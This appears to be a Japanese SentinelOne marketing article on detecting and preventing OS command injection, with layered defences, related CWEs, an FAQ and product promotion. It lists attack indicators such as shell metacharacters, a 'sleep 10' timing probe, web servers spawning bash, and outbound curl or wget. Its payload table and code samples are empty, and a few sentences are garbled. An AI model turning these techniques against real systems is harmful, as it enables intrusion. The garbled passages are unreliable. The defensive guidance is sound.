コマンドインジェクションは、新たな領域でも発生し続けています。攻撃対象領域は今や、クラウドインフラ、IoTエコシステム、AIプラットフォームにまで広がっています。悪用の前後を問わず、あらゆる層で検出すれば、攻撃者の活動範囲を狭められます。
コマンドインジェクションの検出方法
コマンドインジェクションの発見には、開発ライフサイクル、アプリケーションの実行時、エンドポイントとネットワークのテレメトリーを網羅する多層的な対策が必要です。
静的アプリケーションセキュリティテスト(SAST)
SASTツールは、アプリケーションを実行せずに、実行前のソースコードやバイナリを解析し、脆弱なパターンを探します。コマンドインジェクションについては、次の点を特定します。
- 危険なシンク(system(), exec(), popen(), subprocessでshell=True)の呼び出し
- ユーザーが制御する入力元(HTTPパラメーター、ヘッダー、Cookie)からの信頼できないデータが、検証されずにこれらのシンクへ流れる経路
- OSコマンドの構築前に許可リストによる検証が行われていない箇所
SASTでは誤検知が発生し、実行時の動作も観測できません。特定できるのはコードのパターンであり、悪用可能であることの確証ではありません。SASTの検出結果は、手動での検証が必要な兆候として扱ってください。
動的アプリケーションセキュリティテスト(DAST)
DASTは外部から攻撃をシミュレートし、稼働中のアプリケーションを評価します。 OWASP WSTGによると、コマンドインジェクションに有効なDASTペイロードには次のものがあります。
カテゴリ | ペイロードの例 | 識別方法 |
コマンドの連結 |
| レスポンス内のコマンド出力 |
コマンド置換 |
| レスポンス内のコマンド出力 |
時間遅延(ブラインド) |
| レスポンス時間の測定 |
アウトオブバンド(ブラインド) |
| DNSコールバックの監視 |
Burp Suite ProfessionalやOWASP ZAPなどのツールは、アプリケーションのエンドポイント全体でこれらの検査を実行します.
実行時アプリケーション自己保護(RASP)
RASPは実行中のアプリケーションに計測機能を組み込み、アプリケーション内部からのコマンド呼び出しを検出します. RASPは Runtime.exec または ProcessBuilder.start を使った実際のプロセス生成を検出するため, 境界防御を欺くエンコードや難読化の手法も、この層では通用しません.
エンドポイントとネットワークの振る舞い指標
SOCチームにとって、以下のプロセスレベルとネットワークレベルの指標は、コマンドインジェクションの悪用を示します:
プロセスの指標:
- Webサーバープロセス(Apache, nginx, Tomcat)が次のプロセスを生成: cmd.exe, bash, sh, または PowerShell を子プロセスとして
- 子プロセスによる whoami, id, ifconfig, net user, または同様の列挙コマンドの実行
- Base64エンコードされた 文字列がシェルプロセスのコマンドライン引数として出現
- プロセスによる nslookup, curl, または wget の呼び出し(Webアプリケーションの親プロセスから企業外の宛先に向けたもの)
ネットワーク上の兆候:
- サーバー側プロセスによる外向きの curl または wget リクエスト(外部IPアドレス宛て)
- 新しいユーザーエージェント(curl, wget)がインターネットに公開されたシステムから発生し、ベースラインから逸脱
- サーバープロセスから通常とは異なる外部ドメインへのDNS照会。帯域外アプリケーションセキュリティテスト(OAST)による情報流出ペイロードと一致
最も強力な防御策は、インジェクションがシェルに到達する前に阻止することです。
コマンドインジェクションを防ぐ方法
予防策は、 OWASP Defense Cheat Sheetに示された防御の優先順位に従います。最も強力な対策から導入し、追加の防御策を重ねます。
1. OSコマンドの呼び出しを完全になくす
最も効果的な予防策は、アプリケーション層のコードからOSコマンドを呼び出さないことです。 PortSwiggerによると、ほぼすべてのシェルコマンドには、その言語に標準搭載された代替手段があります。 InetAddress.getByName("host") を使い、シェル経由での ping の実行を避けます。 Pythonでは shutil.copy() を os.system("cp ...") の代わりに使います。PHPでは組み込みの copy() の代わりに system("cp ...").
2. シェル呼び出しが避けられない場合は引数を分離する

OSコマンドを呼び出す必要がある場合は、コマンドと引数を分離できる構造化APIを使用します。
py
Java
PHPでは、 escapeshellarg() はユーザー入力を単一引用符で囲み、値全体を1つの引数として扱います。これによりインジェクションは防げますが、引数の操作は防げません。
3. 拒否リストではなく許可リストで検証する
許可する入力を明確に定義します。それ以外はすべてデフォルトで拒否します。
コマンド引数に使える実用的な許可リストの正規表現として、 OWASP Defense Cheat Sheet では ^[a-z0-9]{3,10}$.
コマンド引数の許可リスト用正規表現から除外すべき文字について、 OWASP は次のように示しています:
4. -- 引数区切りを使用する
POSIXガイドライン10では、最初の -- 引数がオプションの終わりを示します。それ以降の引数は、 - で始まっていてもオペランドとして扱われます:
shell

これにより、ユーザー入力にハイフンで始まる値が含まれる場合も、引数インジェクションを防げます。
5. 最小権限で実行する
Webアプリケーションとコンポーネントは、任意のOSコマンドを実行できない厳格な権限で動かします。挿入されたコマンドは 脆弱なアプリケーションの権限で実行されるため、権限のないユーザーとしてプロセスを実行すれば、インジェクションが成功しても被害の範囲を抑えられます。
6. NIST SSDFに準拠する
NIST SP 800-218(Secure Software Development Framework)は、ガバナンスの枠組みを示します。プラクティスPW.8は、リリース前にコードをテストして脆弱性を見つけるよう求めています。プラクティスPW.9は、危険な設定を本番環境に持ち込まない安全なデフォルト設定を求めています。
これらの対策と適切なツールを組み合わせれば、コマンドインジェクションを後から対処するのではなく、早期に発見できます。
検知と防止のためのツール
前述のSASTとRASPは、コードレビューと実行時の保護を担います。さらに3つの層で防御を完成させます。
DASTツール
Burp Suite Professionalと OWASP ZAP は、インジェクション用のペイロードで稼働中のアプリケーションを検査します。ブラインドコマンドインジェクションに対する時間ベースやアウトオブバンドの手法も含まれます。ステージング環境でDASTスキャンを定期的に実行します。
Webアプリケーションファイアウォール(WAF)
OWASP ModSecurity Core Rule Setには、リモートコード実行を特に対象とする REQUEST-932-APPLICATION-ATTACK-RCE ルールが含まれます。AWS WAF Managed Rulesも、 Core Rule Set。
ただし、WAFには重大な限界があります。MDSecの研究者は、複数の主要なWAF製品を実際に回避できることを確認し、WAFが「単一の防御策として過度に依存されがち」と結論付けました。回避手法には、リクエストの正規化処理における脆弱性やHTTPパラメータ汚染があります。WAFはアプリケーションレベルの入力検証を補完するものであり、代わりにはなりません。
EDR/XDRプラットフォーム
エンドポイントでの検知と対応(EDR)および拡張検知と対応(XDR)のプラットフォームは、最後の防御層を担います。インジェクションが成功した後のOSプロセスとネットワークのテレメトリを監視し、予期しない子プロセス、異常なネットワーク接続、ラテラルムーブメントを検知します。ここで不可欠なのがBehavioral AIです。シグネチャベースのツールでは、攻撃者がインジェクションの脆弱性を悪用して実行するあらゆるコマンドを予測できません。
SentinelOneはどう役立つのか?
SentinelOneの Singularity™ Platformは、多くの組織で防御が最も手薄な侵害後の段階で、コマンドインジェクションに対処します。2024年のMITRE ATT&CK Evaluationsでは、SentinelOneは遅延ゼロで検知率100%を達成し、アラート数は競合製品より88%少ない結果となりました。これは、インジェクションが成功した直後にWebサーバーがbashやcmd.exeを起動する場面で重要です。
Singularity AI SIEMは、テレメトリ、ネットワーク接続、アイデンティティのシグナルを関連付け、統合された視点を提供します。コマンドインジェクションの悪用によって攻撃者のインフラへのcurlリクエストが発生し、続いてラテラルムーブメントが起きた場合、Singularity AI SIEMは個別のアラートを生成するのではなく、これらのイベントを一連の攻撃として関連付けます。
Purple AI™では、Singularity Data Lake全体を自然言語で脅威ハンティングできます。IDCによると、Purple AIの顧客は脅威の特定にかかる時間を63%短縮し、MTTRを55%削減しました。セキュリティチームは、不審な子プロセスを見つけてからインシデントの全容を把握するまでの時間を短縮できます。
エージェントを導入できないIoT機器や組み込み機器を管理する組織も、プラットフォームのネットワークレベルのテレメトリとアイデンティティに基づく行動分析を通じて、コマンドインジェクションの悪用を可視化できます。対象には、CISAのKEVカタログに掲載された、パッチ未適用のZyxelルーターやGeoVisionカメラなどがあります。
SentinelOneのデモをリクエストすることで、Singularity Platformが環境全体でコマンドインジェクションの悪用を検知し、阻止する仕組みをご覧ください。

AIを活用したサイバーセキュリティ
リアルタイムの検知、マシンスピードのレスポンス、デジタル環境全体の可視化により、セキュリティ態勢を強化します。
関連する脆弱性
コマンドインジェクションは、より広範な CWE-74インジェクションの脆弱性群に属します。関連する脆弱性と、それらがどう連鎖するかを理解すれば、シェルにつながるあらゆる経路を塞げます。
引数インジェクション(CWE-88)
CWE-77の下位に位置する引数インジェクションには、シェルのメタ文字が不要です。攻撃者は意図されたコマンドの範囲内で、渡される引数やフラグを操作します。 MITREによると、プログラムが-execスイッチをサポートしている場合、引数インジェクションはOSコマンドインジェクションに直結します。シェルのメタ文字をブロックしても、ハイフンで始まる値を許可していれば、脆弱性は残ります。
コードインジェクション(CWE-94)
コードインジェクションは、アプリケーションの実行時インタープリターに新たなコードを渡します(eval(), include(), exec()など、PHP/Pythonで使用されるもの)。 OWASPによると、「コードインジェクションでは、攻撃者が独自のコードを追加し、それをアプリケーションに実行させられる点で、コマンドインジェクションと異なります」。挿入されたコードがsystem().
SQLインジェクション (CWE-89)
SQLインジェクションはデータベースクエリを操作します. データベース固有の機能を通じてOSコマンドの実行に至ります: Microsoft SQL Serverの xp_cmdshellはSQLクエリ内からOSコマンドを直接実行し, MySQLのユーザー定義関数も同様の経路となります. MITREはこれらの権限昇格経路をCommon Attack Pattern Enumeration and Classification (CAPEC)カタログで次のように記録しています CAPEC-108 (SQLインジェクションを通じたコマンドライン実行).
サーバーサイドテンプレートインジェクション (SSTI)
CWE-94に分類されるSSTIは, ユーザー入力をデータ値として渡さず, テンプレートに連結した場合に発生します. PortSwiggerによると, 深刻なケースではSSTIによりリモートコード実行とサーバーの完全な制御が可能になります. 記録された攻撃チェーンでは, 蓄積型クロスサイトスクリプティング (XSS) によってSSTIペイロードを送り込み, テンプレートエンジンのクラスへのアクセスを通じてOSコマンドを実行しています.
信頼できないデータのデシリアライズ (CWE-502)
デシリアライズ攻撃では, 細工したシリアライズ済みオブジェクトを使用し, オブジェクトのインスタンス化時にコード実行を引き起こします. MITREによると, Pythonのpickleペイロードは __reduce__ をオーバーライドして Popen を呼び出し, シェルを起動できます. Apache Commons Collectionsを経由するJavaのガジェットチェーンは Runtime.exec() を実行します. 回避における重要な利点は, ペイロードがバイナリデータとして届き, 文字列ベースの入力検証をすべてすり抜けることです.
共通する原理
次の資料によると MITRE CWE-94: "すべてのインジェクション問題には共通点が1つあります: ユーザーが制御できるデータプレーンに, 制御プレーンのデータを注入できることです." OSシェル, SQLエンジン, テンプレートエンジン, デシリアライザーのうち, どのインタープリターが対象かによってCWE分類と攻撃構文が決まります. 根本原因は同じです: 無害化されていない入力が, データを命令として扱うインタープリターに到達することです.
よくある質問
コマンドインジェクションとは, アプリケーションがシェルで特別な意味を持つ文字を無害化せず, ユーザーが制御できる入力を連結してOSコマンドを組み立てるセキュリティ上の欠陥 (CWE-78) です.
攻撃者は ;, |, または && のようなメタ文字を追加し, アプリケーションの権限でコマンドを実行させます. 注入された命令は, アプリケーション層に新しいロジックを追加するのではなく, 既存のOS呼び出しを拡張します.
はい. CWE-77とCWE-78はOWASP Top 10:2021の A03:2021 インジェクションおよびOWASP Top 10:2025の A05:2025に対応しています. インジェクションのカテゴリーには, コマンドインジェクションを含む複数の関連CWEが含まれます.
はい. 攻撃者は脆弱なエンドポイントに細工したHTTPリクエストを送るだけで済む場合があります. Ivanti Connect Secureの攻撃チェーン (CVE-2024-21887) とCisco IOS XEのゼロデイ脆弱性 (CVE-2023-20198) は, いずれもリモートから悪用されました.
VPNゲートウェイ, ルーター, ファイアウォールなどのネットワーク機器は, 最もリスクの高い攻撃対象領域です. IoTデバイス, OSと連携するWebアプリケーション, 自社運用のデプロイメントプラットフォームも大きな影響を受けます.
最近の CWE-78の事例 には、AIエージェントやLLMのトレーニングプラットフォームが含まれ、そこではPythonの Popen 呼び出しがサニタイズされていない入力を処理します.
攻撃者は、ファイル操作、DNSルックアップ、画像処理、管理者向けインターフェースなど、OSと連携するアプリケーション機能を調べます. URLパラメーター、フォームフィールド、ヘッダー、Cookie、ファイル名にシェルのメタ文字を入力してテストします.
ブラインドインジェクションでは、sleep 10 のような時間遅延や帯域外のDNSコールバックを使い、実行を確認します.
主な兆候には、Webサーバープロセスが bash, sh, cmd.exe, または PowerShell を子プロセスとして起動することが含まれます.
また、whoami, id, ifconfig, curl, wget, または nslookup などのコマンドがWebアプリケーションの親プロセスから実行されることも、強い兆候です. 見慣れないドメインへの異常な外向き通信やDNSルックアップも、悪用を示している可能性があります.
コマンドインジェクションは、WebリクエストからOSレベルの制御に直接つながるため、最も深刻な脆弱性の種類の一つです. CWE-78はKEVランキングで #1となりました.
わずか1ステップでシェルへのアクセスを得られるため、実際の存在割合に比べて攻撃に悪用される割合が高くなっています.
はい. 注入されたコマンドは、脆弱なアプリケーションの権限で実行されます. アプリケーションがrootまたは昇格された権限で動作している場合、攻撃者はシステム全体を制御できます.
権限が低い場合でも、権限昇格や永続的なアクセスの確保、ラテラルムーブメントにつながる可能性があります. Coolifyの脆弱性は、コマンドインジェクションがコンテナからの脱出とサーバー全体の侵害につながり得ることを示しました.
単一のツールですべてを網羅することはできません. SASTは危険なコードパターンを発見し、DASTはペイロードを使って稼働中のアプリケーションをテストし、RASPはアプリケーション内で実際に呼び出されたコマンドを検知します.
エンドポイントの振る舞い監視は、実行後の悪用を検知します. 複数の手法を組み合わせることが最も効果的です.
ネットワーク機器、IoTデバイス、OSレベルで連携するWebアプリケーションに依存する組織は、特にリスクにさらされています.
2023年5月にデンマークのエネルギー企業22社が受けた攻撃が示すように、重要インフラの運営事業者は特に高いリスクに直面しています.
さらに詳しく見る サイバーセキュリティ




最先端のサイバーセキュリティプラットフォームを体験
世界で最もインテリジェントで自律型のサイバーセキュリティプラットフォームが、現在そして将来にわたって組織をどのように保護できるかをご覧ください。
